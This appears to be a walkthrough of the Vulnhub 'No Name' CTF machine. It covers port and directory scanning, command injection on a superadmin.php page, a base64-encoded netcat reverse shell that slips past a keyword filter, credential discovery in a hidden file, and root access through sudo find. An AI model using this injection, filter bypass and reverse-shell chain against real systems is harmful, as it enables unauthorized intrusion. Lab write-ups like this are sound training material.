hacklabs no name walkthrough Vulnhub CTF is created by HacLabs the VM is hosted on Vulnhub server you can download here
Network Scanning
First, we scanning our local network
netdiscover
basic nmap scanning all port
nmap -A -p- 192.168.1.33
we see the scanning details our target machine only port 80 http is open
I run the dirb web scanning tool with an extension .php and we found a superadmin.php URL
dirb http://192.168.1.33 /usr/share/wordlists/dirb/big.txt -X .php
When I visit the website superadmin page we found a command injection here I run the id command we see the target uid and group id
http://192.168.1.33/superadmin.phpping 127.0.0.1 |id
I run the many commands but I didn’t see anything after some time I open the superadmin.php file with cat command and again we didn’t see anything
|cat superadmin.php
but we see the page source we found superadmin.php source code and see many commands is restricted. like /, ; ls, nc, dir, pwd etc.

So we can use nc.traditional to get a reverse shell but the issue with that would be nc the string would still be detected. So to bypass this I simply base64 encoded the following payload
nc.traditional -e /bin/bash 192.168.1.19 4545
After encoding the reverse shell first we start our natcat payload listener and paste the code command injection field starting pipe
nc -lvp 4545| `echo "bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMS4xOSA0NTQ1" | base64 -d
and we see our natcat connection is connected our target but we see blank shell now importing python3 module
python3 -c 'import pty;pty.spawn("/bin/bash")'cd /home
cd yashFirst Flag
After enumeration, many scripts and commands I didn’t find anything so I move the user yash home directory and I fount our first flag.txt and we see the massage hacklabs password in a hidden file.
cat flag1.txt
Finding our second flag with the find command advanced search using the file type ( -type f ) filter and owner of all file user yash
find / -type f -user yash 2>dev/nullour Scanning is complete we see the .passwd hidden file now open the file cat command
cat /usr/share/hidden/.passwdSecond Flag

changing our user upgrading shell we already found hacklabas password our second flag
- su hacklabs
- password: hacklabs1235
I run the sudo -l the command to see which command hacklabs run without asking root password and we see the /usr/bin/find command run without root password
sudo -l

we search to find command privilege escalation on google and I found a sudoers command I run the command extra parameter -u root
sudo -u root find . -exec /bin/bash \; -quitcd root
cat flag3.txtwe found our final flag3.txt
Another vulnhub walkthrough MuzzyBox: 1 read